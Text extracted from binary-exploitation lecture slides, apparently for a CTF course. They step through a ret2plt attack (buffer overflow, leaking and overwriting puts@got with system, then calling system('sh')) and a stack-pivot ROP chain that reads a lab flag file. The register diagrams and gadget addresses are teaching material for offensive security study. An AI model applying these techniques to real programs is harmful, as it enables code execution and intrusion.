
rdi	0x403368
rsi	?
rdx	?
rax	?

HIGH

& /sn
puts@plt


ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("sh")




ret2plt

- BOF
- puts@plt(puts@got)
- **gets@plt(puts@got)**
- puts@plt("/sh")



ret2plt

- BOF
- puts@plt(puts@got)
- gets@plt(puts@got)
- **puts@plt("sh")**



ret2plt

- BOF
- puts@plt(puts@got)
- gets@plt(puts@got)
- **puts@plt("/sh")**

```
...  
0x401263:  
    pop rdi  
    ret  
...
```

```
0x403368 (puts@got):  
    &system
```


```
0x403200:  
    "/sh"
```

rdi	0x403200
rsi	?
rdx	?
rax	?

RSP →

LOW

HIGH



ret2plt

- BOF
- puts@plt(puts@got)
- gets@plt(puts@got)
- **puts@plt("sh")**

```
...  
puts@plt:  
    → jmp [puts@got]  
    nop  
...
```

```
0x403368 (puts@got):  
    &system
```


```
0x403200:  
    "/sh"
```

rdi	0x403200
rsi	?
rdx	?
rax	?

RSP →

LOW

HIGH



ret2plt

- BOF
- puts@plt(puts@got)
- gets@plt(puts@got)
- **puts@plt("/sh")**

```
...  
system:  
→ ...  
  ret  
...
```

0x403368 (puts@got):
 &system


0x403200:
 "/sh"

rdi	0x403200
rsi	?
rdx	?
rax	?

RSP →

LOW

HIGH



ret2plt

...
system:



LOW

system("sh")

rdi	0x403200
rsi	?
rdx	?
rax	?

RSP



HIGH

puts@plt

Lab ret2plt

Stack Pivot

Stack Pivot

- 透過 `leave ; ret` 來控制 stack frame
- Overflow 長度不夠可以再跳到另一段 ROP Chain
- Glibc 2.34 以後沒有 `pop rdi` 和 `pop rsi` 的 gadget
 - `__libc_csu_init` 被移除了
 - 多次 return 回 main 中的操作

Stack Pivot

- Context – read overflow 0x60 bytes in main
- Target – open, read, write “/home/chal/flag.txt”
 - `open(“/home/chal/flag.txt”, 0, 0)`
 - `read(3, buf, 0x30)`
 - `write(1, buf, 0x30)`

Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
➔ lea rsi, [rbp - 0x20]  
  call read  
  ...  
  leave  
  ret  
...
```

```
0x4c2800 (buf):  
  ""
```

rdi	0
rsi	?
rdx	0x80
rax	?



Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    ➔ call read  
    ...  
    leave  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	&stack
rdx	0x80
rax	?




Stack Pivot

- **pivot**
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- `write(1, buf, 0x30)`

```
...  
0x401ce1 (main):  
    lea rsi, [rbp - 0x20]  
    call read  
    ...  
    leave  
    ret  
...
```

```
0x4c2800 (buf):  
    ""
```

rdi	0
rsi	&stack
rdx	0x80
rax	?



